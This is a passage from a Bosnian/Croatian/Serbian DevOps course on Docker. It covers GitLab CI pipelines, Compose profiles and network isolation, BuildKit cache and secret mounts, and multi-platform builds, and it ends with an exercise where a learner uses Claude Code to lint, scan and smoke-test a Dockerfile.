 - docker run --rm -v ${CI_PROJECT_DIR}/test-results:/app/test-results php-test:${CI_COMMIT_SHA}
 true

> **Podman:** `podman build --target test --tag php-test:${CI_COMMIT_SHA} ./services/php-service` /
`podman run --rm -v ${CI_PROJECT_DIR}/test-results:/app/test-results php-test:${CI_COMMIT_SHA} true`
artifacts:
 reports:
 junit: test-results/junit.xml

build:php:
 stage: build
 needs: [test:php]
 script:
 - docker build
 --target production
 --cache-from ${CI_REGISTRY_IMAGE}/php-service:cache
 --tag ${CI_REGISTRY_IMAGE}/php-service:${CI_COMMIT_SHA}
 --tag ${CI_REGISTRY_IMAGE}/php-service:latest
 ./services/php-service
 - docker push ${CI_REGISTRY_IMAGE}/php-service:${CI_COMMIT_SHA}
 - docker push ${CI_REGISTRY_IMAGE}/php-service:latest

> **Podman:** `podman build --target production --cache-from ... --tag ... ./services/php-service` /
`podman push ${CI_REGISTRY_IMAGE}/php-service:${CI_COMMIT_SHA}`
```

## Dio 2: Docker Compose profiles

### Zašto profiles?

Bez profila, `docker compose up` pokreće SVE servise definirane u compose fajlu. To uključuje adminer, redis-commander, prometheus, grafana — sve što si definisao. U razvoju to je nepotrebno. U CI to troši resurse. U debugiranju hoćeš točno određene servise.

Profiles ti daju grupe servisa koje pokrećeš eksplicitno.

**Kompletna konfiguracija za naš projekt**

```

docker-compose.yml
services:

CORE servisi – bez profila = uvijek pokrenuti

nginx:
 image: ${CI_REGISTRY_IMAGE}/nginx:${IMAGE_TAG}
 networks: [app-network]
 ports: ["80:80"]
 depends_on:
 php-service:
 condition: service_healthy
 go-service:
 condition: service_healthy

php-service:
 image: ${CI_REGISTRY_IMAGE}/php-service:${IMAGE_TAG}
 networks: [app-network]
 depends_on:
 mysql:
 condition: service_healthy
 redis:
 condition: service_healthy

go-service:
 image: ${CI_REGISTRY_IMAGE}/go-service:${IMAGE_TAG}
 networks: [app-network]
 depends_on:
 mysql:
 condition: service_healthy
 redis:
 condition: service_healthy

mysql:
 image: mysql:8.0
 networks: [app-network]
 volumes:
 - mysql-data:/var/lib/mysql
 environment:
 MYSQL_DATABASE: ${MYSQL_DATABASE}
 MYSQL_ROOT_PASSWORD: ${MYSQL_ROOT_PASSWORD}
 healthcheck:
 test: ["CMD", "mysqladmin", "ping", "-h", "localhost"]
 interval: 10s
 timeout: 5s
 retries: 5

redis:
 image: redis:7-alpine
 networks: [app-network]
 volumes:
 - redis-data:/data
 command: redis-server --requirepass ${REDIS_PASSWORD} --appendonly yes
 healthcheck:
 test: ["CMD", "redis-cli", "-a", "${REDIS_PASSWORD}", "ping"]
 interval: 10s
 timeout: 3s
 retries: 3

DEBUG profil – debuggeri za PHP i Go

php-service-debug:
 profiles: [debug]

```

```
build:
 context: ./services/php-service
 target: debug
networks: [app-network]
ports:
 - "9003:9003"
volumes:
 - ./services/php-service/src:/app/src:ro
environment:
 APP_ENV: development
 XDEBUG_CLIENT_HOST: host.docker.internal
depends_on:
 mysql:
 condition: service_healthy
 redis:
 condition: service_healthy

go-service-debug:
 profiles: [debug]
 build:
 context: ./services/go-service
 target: debug
 networks: [app-network]
 ports:
 - "8080:8080"
 - "40000:40000"
 security_opt:
 - "seccomp:unconfined"
 cap_add:
 - SYS_PTRACE
 depends_on:
 mysql:
 condition: service_healthy

TOOLS profil – DB GUI, mail catcher, itd.

adminer:
 profiles: [tools]
 image: adminer:4.8
 networks: [app-network]
 ports:
 - "8081:8080"
 environment:
 ADMINER_DEFAULT_SERVER: mysql
 ADMINER_DESIGN: dracula

redis-commander:
 profiles: [tools]
 image: rediscommander/redis-commander:latest
 networks: [app-network]
 ports:
 - "8082:8081"
 environment:
 REDIS_HOSTS: "local:redis:6379:0:${REDIS_PASSWORD}"

mailhog:
 profiles: [tools]
 image: mailhog/mailhog:latest
 networks: [app-network]
 ports:
 - "1025:1025" # SMTP
 - "8025:8025" # Web UI

```



```
MONITORING profil – Prometheus, Grafana
```

```
#
```

```
prometheus:
 profiles: [monitoring]
 image: prom/prometheus:v2.50.0
 networks: [app-network]
 ports:
 - "9090:9090"
 volumes:
 - ./docker/prometheus/prometheus.yml:/etc/prometheus/prometheus.yml:ro
 - prometheus-data:/prometheus
 command:
 - '--config.file=/etc/prometheus/prometheus.yml'
 - '--storage.tsdb.retention.time=7d'

grafana:
 profiles: [monitoring]
 image: grafana/grafana:10.2.0
 networks: [app-network]
 ports:
 - "3000:3000"
 volumes:
 - grafana-data:/var/lib/grafana
 - ./docker/grafana/dashboards:/etc/grafana/provisioning/dashboards:ro
 environment:
 GF_SECURITY_ADMIN_PASSWORD: ${GRAFANA_PASSWORD:-admin}
 depends_on:
 - prometheus
```

```
#
```

```
TEST profil – za integracijsko testiranje
```

```
#
```

```
mysql-test:
 profiles: [test]
 image: mysql:8.0
 networks: [app-network]
 tmpfs:
 - /var/lib/mysql
 environment:
 MYSQL_DATABASE: test_db
 MYSQL_ROOT_PASSWORD: testpass
 MYSQL_USER: testuser
 MYSQL_PASSWORD: testpass
 healthcheck:
 test: ["CMD", "mysqladmin", "ping", "-h", "localhost"]
 interval: 5s
 timeout: 3s
 retries: 10
```

```
networks:
 app-network:
 driver: bridge
```

```
volumes:
 mysql-data:
 redis-data:
 prometheus-data:
 grafana-data:
```

## Pokretanje po profilu

```
Samo core servisi (nginx, php, go, mysql, redis)
docker compose up

Samo core, detached
docker compose up -d

Core + debug alati za PHP
docker compose --profile debug up php-service-debug

Core + tools (adminer, redis-commander, mailhog)
docker compose --profile tools up

Core + monitoring stack
docker compose --profile monitoring up

Core + tools + monitoring zajedno
docker compose --profile tools --profile monitoring up

CI: core + test servisi (bez override.yml!)
docker compose \
 -f docker-compose.yml \
 -f docker-compose.test.yml \
 --profile test \
 up mysql-test

Shutdown samo debug profila
docker compose --profile debug down

Shutdown svih profila
docker compose --profile debug --profile tools --profile monitoring down
```

**Podman:** `podman compose up` / `podman compose up -d` / `podman compose --profile debug up php-service-debug` / `podman compose --profile tools up` / `podman compose --profile monitoring up` / `podman compose --profile debug down`

## COMPOSE\_PROFILES env varijabla

Umjesto da pišeš `--profile` svaki put, možeš postaviti u `.env.local`:

```
.env.local
COMPOSE_PROFILES=tools,monitoring
```

Tada je `docker compose up` ekvivalentno `docker compose --profile tools --profile monitoring up`.

Korisno za developerske workstacije gdje uvijek hoćeš iste alate. Ne postavljati u `.env` (koji je u git-u) — svako bira svoje profile.

## Profile naming konvencija

Preporuka: profile po namjeni, ne po servisu:

|            |                                                     |
|------------|-----------------------------------------------------|
| debug      | → debuggeri (Xdebug, Delve)                         |
| tools      | → GUI alati (adminer, redis-commander, mailhog)     |
| monitoring | → observability stack (prometheus, grafana, jaeger) |
| test       | → test infrastruktura (test DB, mock servisi)       |

Ne ovako:

|          |                                                |
|----------|------------------------------------------------|
| php      | → LOŠE — profile po servisu, nejasna namjena   |
| database | → LOŠE — zbunjujuće, core DB je uvijek aktivan |

## Mrežna izolacija po environmentu

Compose automatski kreira mrežu po projektu. Ako koristiš jedan `compose.yml` za sve profile, svi servisi završe na istoj `project_default` mreži — `app-test` kontejner može “vidjeti” `db-dev` ako ga netko pokrene paralelno.

Idealan mentalni model:

```
dev environment
├─ app-dev, db-dev, redis-dev
└─ dev_network ← samo dev servisi

test environment
├─ app-test, db-test, redis-test
└─ test_network ← samo test servisi
```

Servisi iz dev profila ne smiju vidjeti test. Servisi iz test profila ne smiju vidjeti dev. Ovo je posebno važno u CI gdje se profili mogu pokretati paralelno na istom agentu.

Eksplícitno definiraj mreže po profilu:

```
services:
 # — DEV profil —————
 app-dev:
 build:
 context: .
 target: development
 profiles: [dev]
 networks: [dev_network]

 db-dev:
 image: mysql:8.0
 profiles: [dev]
 networks: [dev_network]

 redis-dev:
 image: redis:7-alpine
 profiles: [dev]
 networks: [dev_network]

 # — TEST profil —————
 app-test:
 build:
 context: .
 target: test
 profiles: [test]
 networks: [test_network]

 db-test:
 image: mysql:8.0
 profiles: [test]
 tmpfs:
 - /var/lib/mysql
 networks: [test_network]

 redis-test:
 image: redis:7-alpine
 profiles: [test]
 networks: [test_network]

networks:
 dev_network:
 test_network:
```

Rezultat: - `app-dev` vidi `db-dev` i `redis-dev` - `app-test` vidi `db-test` i `redis-test` - `app-dev` ne vidi `db-test`, i obratno

**Napomena o produkciji:** prod se ne pokreće lokalnim `docker compose --profile prod up` osim za malu aplikaciju ili VPS. Za ozbiljnije okruženje:

```
dev/test lokalno → Docker Compose s eksplicitnim mrežama
prod → Kubernetes (izolacija ide preko namespace, NetworkPolicy, ServiceAccount)
```

Minimum u CI/CD za provjeru da prod image nije “mrtav”:

```
Build prod image-a
docker build --target production -t myapp:prod .

Smoke test — potvrdi da se pokreće
docker run --rm myapp:prod php -v
docker run -d -p 8080:80 --name smoke myapp:prod
curl --fail http://localhost:8080/health
docker rm -f smoke
```

**Podman:** `podman build --target production -t myapp:prod . / podman run --rm myapp:prod php -v`

## Kombinovanje targeta i profila

Ovo je prava moć — target kontrolira šta je u image-u, profil kontrolira koji servisi se pokreću:

```
docker compose --profile debug up php-service-debug
 | |
 | Koji servis | php-service-debug koristi
 | se pokreće | build.target: debug
```

Za CI pipeline, kombinacija izgleda ovako:

```
.gitlab-ci.yml
test:integration:
 stage: test
 script:
 # Pokreni test infrastrukturu (mysql-test iz test profila)
 - docker compose
 -f docker-compose.yml
 -f docker-compose.test.yml
 --profile test
 up -d mysql-test

 # Builduj test target za go-service (pokreće go test u build fazi)
 - docker build
 --target test
 --tag go-service-test:${CI_COMMIT_SHA}
 ./services/go-service

 # Pokreni integracijske testove (test kontejner komunicira s mysql-test)
 - docker run
 --network project-a_app-network
 --env DB_HOST=mysql-test
 go-service-test:${CI_COMMIT_SHA}
 go test ./tests/integration/...

> **Podman:** `podman compose -f docker-compose.yml -f docker-compose.test.yml --profile test up -d
mysql-test` / `podman build --target test --tag go-service-test:${CI_COMMIT_SHA} ./services/go-
service` / `podman run --network project-a_app-network --env DB_HOST=mysql-test go-service-test:$
{CI_COMMIT_SHA} go test ./tests/integration/...`

 after_script:
 - docker compose
 -f docker-compose.yml
 -f docker-compose.test.yml
 --profile test
 down --volumes

> **Podman:** `podman compose -f docker-compose.yml -f docker-compose.test.yml --profile test down --
volumes`
```

**Source:** [01-docker-fundamenti/12-buildkit-i-advanced-build.md](#)

## 12 — BuildKit i advanced build tehnike

BuildKit je novi Docker build engine, aktivan po defaultu od Docker 23.0. Nije samo brži — donosi fundamentalno nove mogućnosti koje bez njega jednostavno ne postoje: paralelni build stagevi, mount cache koji opstaje između build-ova, secrets koji nikad ne ulaze u image, i multi-platform build s jedne mašine.

### Zašto BuildKit mijenja stvari

Bez BuildKit-a: - Dockerfile stagevi se izvršavaju sekvencijalno - Cache se prekida čim se promijeni bilo koji layer ispred - Nema načina da prosljediš secret bez da ostane u layer-u - Svaki `go build` treba preuzeti sve module iznova

S BuildKit-om: - Nezavisni stagevi se izvršavaju paralelno - `--mount=type=cache` daje persistentni cache između build-ova na istoj mašini - `--mount=type=secret` injektuje secret koji nikad ne ulazi u image - `go build` s 0 promjena traje < 1 sekundu umjesto 30+

### Aktivacija

BuildKit je default od Docker Desktop 4.x i Docker Engine 23.0+. Provjeri:

```
docker buildx version
buildx v0.13.0 ...

docker info | grep -i buildkit
Server: BuildKit enabled
```

Ako nije aktivan, eksplicitno:

```
Per-session (shell varijable)
export DOCKER_BUILDKIT=1
export COMPOSE_DOCKER_CLI_BUILD=1

Permanentno u daemon.json
~/.docker/daemon.json (Docker Desktop) ili /etc/docker/daemon.json (Linux)
{
 "features": {
 "buildkit": true
 }
}
```

**Podman / Buildah ekvivalent:** Podman koristi `buildah` ispod `— BuildKit` nije potreban: ````bash`

## **`--mount=type=cache` ekvivalent (Podman 4.2+)**

`podman build --layers .`

## **Multi-platform build**

`podman manifest create myapp:latest podman build --platform linux/amd64 --manifest myapp:latest . podman build --platform linux/arm64 --manifest myapp:latest . podman manifest push myapp:latest`

````--mount=type=secret`` syntax je isti u Podmanu 4.x+.

Cache mount — persistentni build cache

Ovo je najvažnija BuildKit funkcionalnost za svakodnevni rad. `--mount=type=cache` kreira direktorijum koji: - Nije dio image-a (ne povećava veličinu) - Opstaje između build-ova na istoj mašini - Dijeli se između stageva koji imaju isti `target`

PHP — Composer cache

```
FROM php:8.3-fpm-alpine AS base

COPY --from=composer:2.7 /usr/bin/composer /usr/bin/composer

WORKDIR /app
COPY composer.json composer.lock ./

# Bez cache mounta: svaki build preuzima sve packade iznova (~30-60s)
# Sa cache mountom: prvi build 60s, svaki sljedeći 2-5s
RUN --mount=type=cache,target=/root/.composer/cache \
    composer install \
        --no-dev \
        --no-scripts \
        --no-autoloader \
        --prefer-dist

COPY src/ ./src/
RUN composer dump-autoload --optimize --no-dev
```

Za development stage koji instalira dev deps:

```
FROM base AS development

RUN --mount=type=cache,target=/root/.composer/cache \
    composer install \
        --no-scripts \
        --prefer-dist
# Isti cache mount – Composer ne preuzima ponovo ono što je već keširano
```

Go — module i build cache

Go ima dva nivo cacheovnja: module download cache (`/go/pkg/mod`) i build cache (`/root/.cache/go-build`). Oba su važna.

```
FROM golang:1.22-alpine AS base

WORKDIR /app
COPY go.mod go.sum ./

RUN --mount=type=cache,target=/go/pkg/mod \
    go mod download

FROM base AS builder

COPY . .

# go/pkg/mod: ne preuzimaj module koje već imamo
# root/.cache/go-build: ne rekompajliraj pakete koji se nisu promijenili
RUN --mount=type=cache,target=/go/pkg/mod \
    --mount=type=cache,target=/root/.cache/go-build \
    CGO_ENABLED=0 \
    GOOS=linux \
    go build \
        -ldflags="-s -w" \
        -o /server \
        ./cmd/server/
```

Praktičan efekat: Promijeniš jedan `.go` fajl → samo taj paket se rekompajlira. Ostalo je iz cache-a. Build koji je ranije trajao 45 sekundi → 3 sekunde.

Vue.js — npm cache

```
FROM node:20-alpine AS base

WORKDIR /app
COPY package.json package-lock.json ./

# npm cache između build-ova
RUN --mount=type=cache,target=/root/.npm \
    npm ci --only=production

COPY . .

FROM base AS development

RUN --mount=type=cache,target=/root/.npm \
    npm ci # Uključi dev dependencies

FROM base AS builder

RUN --mount=type=cache,target=/root/.npm \
    npm ci \
    && npm run build

FROM nginx:1.25-alpine AS production
COPY --from=builder /app/dist /usr/share/nginx/html
COPY docker/nginx/nginx.conf /etc/nginx/conf.d/default.conf
```

Secrets u build stageu — jedini ispravan način

Problem: kako proslijediti API token ili SSH ključ u build bez da ostane u image layeru?

Pogrešan pristup koji se često viđa:

```
# POGREŠNO — secret je vidljiv u docker history i u layer-u
ARG GITHUB_TOKEN
RUN git clone https://${GITHUB_TOKEN}@github.com/private/repo.git
```

Čak i `RUN rm /secret` ne pomaže — Docker layer je snimak filesystem-a prije i poslije RUN naredbe. Secret ostaje u prethodnom layer-u.

BuildKit secrets rješavaju ovo fundamentalno drugačije: secret se montira kao in-memory fajl koji je dostupan samo tokom izvršavanja te `RUN` naredbe i nikad ne ulazi u image.

Composer private repository

```
FROM php:8.3-fpm-alpine AS base

COPY --from=composer:2.7 /usr/bin/composer /usr/bin/composer
WORKDIR /app
COPY composer.json composer.lock ./

# Secret je dostupan samo za trajanje ove RUN naredbe
# Nikad se ne zapisuje u image layer
RUN --mount=type=secret,id=composer_auth \
    --mount=type=cache,target=/root/.composer/cache \
    COMPOSER_AUTH=$(cat /run/secrets/composer_auth) \
    composer install \
        --no-dev \
        --no-scripts \
        --prefer-dist
```

Build komanda:


```
# Proslijedi lokalni auth.json kao secret
docker build \
  --secret id=composer_auth,src=${HOME}/.composer/auth.json \
  --target production \
  ./services/php-service
```

Sadržaj ~/.composer/auth.json:

```
{
  "github-oauth": {
    "github.com": "ghp_XXXXXXXXXXXXXXXXXXXXX"
  },
  "http-basic": {
    "repo.packagist.com": {
      "username": "token",
      "password": "your-packagist-token"
    }
  }
}
```

SSH ključ za private Go modul

```
FROM golang:1.22-alpine AS base

RUN apk add --no-cache git openssh-client

# Konfiguracija da git koristi SSH umjesto HTTPS za private modul
RUN git config --global url."git@gitlab.example.com:".insteadOf "https://gitlab.example.com/"

WORKDIR /app
COPY go.mod go.sum ./

RUN --mount=type=ssh \
  --mount=type=cache,target=/go/pkg/mod \
  go mod download
```

Build komanda:

```
# Proslijedi SSH agent
docker build \
  --ssh default=$SSH_AUTH_SOCK \
  ./services/go-service
```

Ili eksplicitno specificiran ključ:

```
docker build \
  --ssh default=/path/to/private/key \
  ./services/go-service
```

GitLab CI — secrets u build-u

```
# .gitlab-ci.yml
build:php:
  stage: build
  before_script:
    - echo "$COMPOSER_AUTH_JSON" > /tmp/composer-auth.json
  script:
    - docker build
      --secret id=composer_auth,src=/tmp/composer-auth.json
      --target production
      --tag ${CI_REGISTRY_IMAGE}/php-service:${CI_COMMIT_SHA}
      ./services/php-service
  after_script:
    - rm -f /tmp/composer-auth.json
```

`COMPOSER_AUTH_JSON` je GitLab CI/CD variable (masked, protected).

Multi-platform build

Zašto to bitno: M1/M2/M3 Mac builduje ARM64 image nativno. AWS EC2 c5/m5 instancee su AMD64. Ako ne specificiraš `--platform`, GitLab CI runner na AMD64 builduje AMD64 image, ali tvoj lokalni Mac builduje ARM64 image — a možda ih pushujete u isti tag.

Emulacija je rješenje: buildx može buildovati za drugu arhitekturu koristeći QEMU emulaciju, ili nativno ako imaš oba tipa runnera.

Setup

```
# Provjeri dostupne platforme
docker buildx ls

# Kreiraj builder koji podržava multi-platform
docker buildx create \
  --name multiplatform \
  --driver docker-container \
  --use

# Inicijalizuj (preuzima QEMU emulator)
docker buildx inspect --bootstrap
```

Build za obe platforme

```
# Builduj i pushuj manifest koji podržava obe arhitekture
docker buildx build \
  --platform linux/amd64,linux/arm64 \
  --target production \
  --tag ${CI_REGISTRY_IMAGE}/go-service:${CI_COMMIT_SHA} \
  --tag ${CI_REGISTRY_IMAGE}/go-service:latest \
  --push \
  ./services/go-service
```

`--push` je obavezan za multi-platform — lokalni Docker daemon ne može čuvati manifest list s više arhitektura.

Podman / Buildah ekvivalent: Podman koristi `buildah` ispod — BuildKit nije potreban: ````bash`

`-mount=type=cache` ekvivalent (Podman 4.2+)

`podman build --layers .`

Multi-platform build

`podman manifest create myapp:latest podman build --platform linux/amd64 --manifest myapp:latest . podman build --platform linux/arm64 --manifest myapp:latest . podman manifest push myapp:latest`
````-mount=type=secret`` syntax je isti u Podmanu 4.x+.

Provjeri rezultat:

```
docker buildx imagetools inspect ${CI_REGISTRY_IMAGE}/go-service:latest
Name: ...
MediaType: application/vnd.docker.distribution.manifest.list.v2+json
Digest: sha256:...
#
Manifests:
Name: .../go-service:latest@sha256:... (linux/amd64)
Name: .../go-service:latest@sha256:... (linux/arm64)
```

## **Multi-platform u GitLab CI**

```
.gitlab-ci.yml
build:go-service:
 stage: build
 image: docker:24
 services:
 - docker:24-dind
 variables:
 DOCKER_BUILDKIT: "1"
 before_script:
 - docker login -u $CI_REGISTRY_USER -p $CI_REGISTRY_PASSWORD $CI_REGISTRY
 - docker buildx create --use --driver docker-container
 - docker buildx inspect --bootstrap
 script:
 - docker buildx build
 --platform linux/amd64,linux/arm64
 --target production
 --cache-from type=registry,ref=${CI_REGISTRY_IMAGE}/go-service:cache
 --cache-to type=registry,ref=${CI_REGISTRY_IMAGE}/go-service:cache,mode=max
 --tag ${CI_REGISTRY_IMAGE}/go-service:${CI_COMMIT_SHA}
 --push
 ./services/go-service
```

Go specijalno: Go kompajlira nativno za target arhitekturu — nema QEMU emulacije za kompajliranje, samo za pokretanje. Rezultat: multi-platform Go build je brz čak i za ARM64 na AMD64 runneru.

**Podman / Buildah ekvivalent:** Podman koristi `buildah` ispod — BuildKit nije potreban: ````bash`

## **`-mount=type=cache` ekvivalent (Podman 4.2+)**

`podman build --layers .`

## **Multi-platform build**

`podman manifest create myapp:latest podman build --platform linux/amd64 --manifest myapp:latest . podman build --platform linux/arm64 --manifest myapp:latest . podman manifest push myapp:latest`  
````-mount=type=secret`` syntax je isti u Podmanu 4.x+.

Registry cache — speedup CI bez lokalnog cache-a

Lokalni `--mount=type=cache` radi samo na istoj mašini. CI runneri su obično ephemeral — svaki job dobija svježi kontejner bez prethodnog cache-a.

Rješenje: spremi BuildKit cache u container registry.

```
# Build s cache iz registry-ja
docker buildx build \
  --cache-from type=registry,ref=${CI_REGISTRY_IMAGE}/php-service:cache \
  --cache-to type=registry,ref=${CI_REGISTRY_IMAGE}/php-service:cache,mode=max \
  --target production \
  --tag ${CI_REGISTRY_IMAGE}/php-service:${CI_COMMIT_SHA} \
  --push \
  ./services/php-service
```

`mode=max` znači: snimi cache za sve stageve (uključujući intermediate), ne samo za finalni stage. Ovo je sporije za pushovanje, ali daje bolje cache hit rate za sljedeći build.

`mode=min` (default) — snimi cache samo za finalni stage koji se exportuje.

Za naš projekt: - `php-service:cache` — cache za PHP image - `go-service:cache` — cache za Go image
- `nginx:cache` — cache za nginx image

Efekat na CI: prvi build traje puno (nema cache-a). Svaki sljedeći build koji ne mijenja `go.mod` ili `composer.lock` preskače dependency download fazu — ušteda 30-90 sekundi po jobu.

Parallel stage build — vizualizacija

Bez BuildKit-a, Dockerfile stagevi se izvršavaju sekvencijalno:

```
base → development → (čeka)
base → test          → (čeka)
base → builder       → (čeka)
builder → production
```

S BuildKit-om, nezavisni stagevi se izvršavaju paralelno:

```
base ───┬── development ─── (done)
      │├── test ───────── (done)
      └┬── builder ───────┬── production
        │                 │ (done)
```

`development`, `test` i `builder` se builduju paralelno jer su sve nezavisni children od `base`. Samo `production` čeka `builder`.

Inlining build args — reproducibilnost

```
FROM php:8.3-fpm-alpine AS production

# Build args za traceability — koji commit je u ovom image-u?
ARG BUILD_VERSION=unknown
ARG BUILD_DATE=unknown
ARG GIT_COMMIT=unknown

LABEL org.opencontainers.image.version="${BUILD_VERSION}" \
      org.opencontainers.image.created="${BUILD_DATE}" \
      org.opencontainers.image.revision="${GIT_COMMIT}" \
      org.opencontainers.image.source="https://gitlab.example.com/project-a"
```

```
docker build \
  --build-arg BUILD_VERSION=$(git describe --tags --always) \
  --build-arg BUILD_DATE=$(date -u +%Y-%m-%dT%H:%M:%SZ) \
  --build-arg GIT_COMMIT=${CI_COMMIT_SHA} \
  --target production \
  .
```

Ovo ti omogućava da iz deployed image-a odmah vidiš koji commit je u produkciji:

```
docker inspect --format='{{json .Config.Labels}}' myapp:latest | jq .
```

Kompletna CI pipeline sekvenca

```

# .gitlab-ci.yml – kompletna referentna implementacija

variables:
  DOCKER_BUILDKIT: "1"
  COMPOSE_DOCKER_CLI_BUILD: "1"
  PHP_CACHE_IMAGE: "${CI_REGISTRY_IMAGE}/php-service:cache"
  GO_CACHE_IMAGE: "${CI_REGISTRY_IMAGE}/go-service:cache"

stages:
  - test
  - build
  - deploy

# ——— TEST —————
test:php:
  stage: test
  script:
    - docker build
      --target test
      --cache-from type=registry,ref=${PHP_CACHE_IMAGE}
      --tag php-test:${CI_COMMIT_SHA}
      ./services/php-service
  # Ako pest padne → build stage padne → deploy se ne desi

test:go:
  stage: test
  script:
    - docker build
      --target test
      --cache-from type=registry,ref=${GO_CACHE_IMAGE}
      --tag go-test:${CI_COMMIT_SHA}
      ./services/go-service

# ——— BUILD —————
build:php:
  stage: build
  needs: [test:php]
  before_script:
    - docker login -u $CI_REGISTRY_USER -p $CI_REGISTRY_PASSWORD $CI_REGISTRY
    - echo "$COMPOSER_AUTH_JSON" > /tmp/composer-auth.json
  script:
    - docker buildx build
      --platform linux/amd64,linux/arm64
      --target production
      --secret id=composer_auth,src=/tmp/composer-auth.json
      --cache-from type=registry,ref=${PHP_CACHE_IMAGE}
      --cache-to type=registry,ref=${PHP_CACHE_IMAGE},mode=max
      --build-arg BUILD_VERSION=${CI_COMMIT_TAG:-${CI_COMMIT_SHORT_SHA}}
      --build-arg BUILD_DATE=$(date -u +%Y-%m-%dT%H:%M:%SZ)
      --build-arg GIT_COMMIT=${CI_COMMIT_SHA}
      --tag ${CI_REGISTRY_IMAGE}/php-service:${CI_COMMIT_SHA}
      --tag ${CI_REGISTRY_IMAGE}/php-service:latest
      --push
      ./services/php-service
  after_script:
    - rm -f /tmp/composer-auth.json

build:go:
  stage: build
  needs: [test:go]
  before_script:
    - docker login -u $CI_REGISTRY_USER -p $CI_REGISTRY_PASSWORD $CI_REGISTRY
    - docker buildx create --use --driver docker-container
    - docker buildx inspect --bootstrap
  script:

```

```
- docker buildx build
  --platform linux/amd64,linux/arm64
  --target production
  --cache-from type=registry,ref=${GO_CACHE_IMAGE}
  --cache-to type=registry,ref=${GO_CACHE_IMAGE},mode=max
  --build-arg BUILD_VERSION=${CI_COMMIT_TAG}-${CI_COMMIT_SHORT_SHA}
  --build-arg BUILD_DATE=$(date -u +%Y-%m-%dT%H:%M:%SZ)
  --build-arg GIT_COMMIT=${CI_COMMIT_SHA}
  --tag ${CI_REGISTRY_IMAGE}/go-service:${CI_COMMIT_SHA}
  --tag ${CI_REGISTRY_IMAGE}/go-service:latest
  --push
  ./services/go-service
```

Debugging build problema

```
# Pogledaj što je u cache-u
docker buildx du

# Isprazni BuildKit cache
docker buildx prune

# Build s verbose outputom – vidiš svaki step
docker buildx build --progress=plain --target production .

# Ispitaj intermediary stage – otvori shell u "zaglavljeni" build
docker build --target base --tag debug-base . \
  && docker run --rm -it debug-base sh

# Provjeri veličinu svakog layer-a u finalnom image-u
docker history --no-trunc ${CI_REGISTRY_IMAGE}/php-service:latest
```

Source: 01-docker-fundamenti/13-vezba-priprema-ai-okvira-i-sync.md

13 — Vežba: priprema AI-okvira i sync (Docker)

Potvrđuješ i proširuješ AI-okvir za Docker rad, pa Dockerfile iz laba 08 provodiš kroz taj okvir — lintovanje, skeniranje i smoke test.

1. Diskusija

Pre nego počneš, razjasni sa AI-om:

Šta tačno radimo: Odlučujemo da li je potreban Docker-specifičan artefakt u okviru (glob-rule za Dockerfile), pa Dockerfile iz laba 08 provodimo kroz hadolint i Trivy i verifikujemo da nema HIGH/CRITICAL nalaza.

Pretpostavke za potvrdu: - Lab 08-lab-kontejnerizuj-app je završen — postoje Dockerfile i docker-compose.yml - Pročitani moduli 01–07 ove oblasti (best practices, bezbednost) - Postoji CLAUDE.md u korenu radnog repoa sa ## Project-A workflow sekcijom

Van opsega: - Ne menjamo docker-compose.yml niti CI pipeline ovde - Ne radimo K8s deployment — samo lokalni Docker build i smoke test

Prompt za diskusiju:

```
Radim Docker oblast u project-A. Kontekst je u CLAUDE.md (sekcija ## Project-A workflow).
Da li mi treba posebna CLAUDE.md sekcija ili .claude/rules/ fajl za Docker validaciju,
ili je pokriveno postojećim pravilima? Predloži kao kandidat sa evidencijom i confidence,
bez automatskog kreiranja.
```


2. Plan

Aktiviraj plan mode: u Claude Code terminalu kucaj `/plan` pre bilo koje izmene.

Cilj: Dockerfile prolazi hadolint bez rešivih grešaka i Trivy bez HIGH/CRITICAL nalaza; smoke test vraća HTTP 200.

Fajlovi koji se diraju: - `Dockerfile` - `.dockerignore` (ako ne postoji — kreirati) - `CLAUDE.md` ili `.claude/rules/dockerfile-checks.md` (ako je odluka „dodaj“)

Fajlovi koji se NE diraju: - `docker-compose.yml` — nije predmet ove vežbe - Aplikacijski kod — samo Dockerfile i build config

AI okvir za ovu oblast:

Dodaj sekciju `## Docker validation checklist` u `CLAUDE.md`, ili napravi `.claude/rules/dockerfile-checks.md`

Sadržaj pravila:

- Pinuj verziju base image-a (nginx:1.25.3-alpine, ne :latest).
- Multi-stage build gde se kompajlira (Go/Node) → final image bez build alata.
- Ne pokreći kao root gde nije nužno; USER direktiva po potrebi.
- `.dockerignore` postoji i isključuje `.git` i `.env` fajlove.
- Bez secrets u layer-ima — koristi `--mount=type=secret`.
- HEALTHCHECK ili health endpoint za K8s liveness probe.

Anti-sprawl: Docker se ponavlja kroz module 01, 13 i 28 — minimalan dodatak je opravdan. Ako je pokriveno postojećim pravilima, zapiši odluku i preskoči kreiranje.

Acceptance criteria: - `[]` Odluka o artefaktu doneta i zapisana u `.claude/memory/decisions.md` ili `CLAUDE.md` - `[]` `docker run --rm -i hadolint/hadolint < Dockerfile` — nula rešivih grešaka - `[]` `trivy image --severity HIGH,CRITICAL helloworld:local` — nula rešivih nalaza - `[]` `curl -s -o /dev/null -w "%{http_code}" http://localhost:8080` vraća 200 - `[]` Sync zapisan u `.claude/memory/decisions.md` ili `CLAUDE.md ## Decision log`

AI pregled plana:

- Evo plana pre egzekucije:
- Donosim odluku o `dockerfile-checks` artefaktu
 - Pokrećem hadolint, popravljam nalaze, rebuildujem
 - Pokrećem Trivy scan
 - Smoke test: `docker run, curl 8080, docker rm`

Da li su acceptance criteria merljivi i testabilni?
Šta fali ili je nejasno pre nego počnem?

3. Egzekucija

U Claude Code terminalu izvršavaš komande direktno — Claude ima pristup shellu.

Lint sa hadolint:

```
docker run --rm -i hadolint/hadolint < Dockerfile
```

Podman alternativa: `podman run --rm -i hadolint/hadolint < Dockerfile`

Tipični nalazi: DL3006 Always tag the version of an image explicitly,
DL3025 Use arguments JSON notation for CMD and ENTRYPOINT. Popravi po checklist-i iz AI okvira.

Build i scan sa Trivy:

```
docker build -t helloworld:local .
docker run --rm \
  -v /var/run/docker.sock:/var/run/docker.sock \
  aquasec/trivy:latest image --severity HIGH,CRITICAL helloworld:local
```

Podman alternativa: zameni socket sa `/run/user/$(id -u)/podman/podman.sock:/var/run/docker.sock`

Smoke test:

```
docker run -d --name hw -p 8080:80 helloworld:local
curl -o /dev/null -s -w "%{http_code}\n" http://localhost:8080
docker rm -f hw
```

Ako hadolint ili Trivy prijavi nalaz koji ne razumeš:

```
hadolint daje [nalaz] na ovom Dockerfile-u:
[sadržaj]
Objasni pravilo, zašto je bitno za produkciju, i minimalan fix.
```

4. AI validacija

Evo acceptance criteria iz plana:

- hadolint bez rešivih grešaka
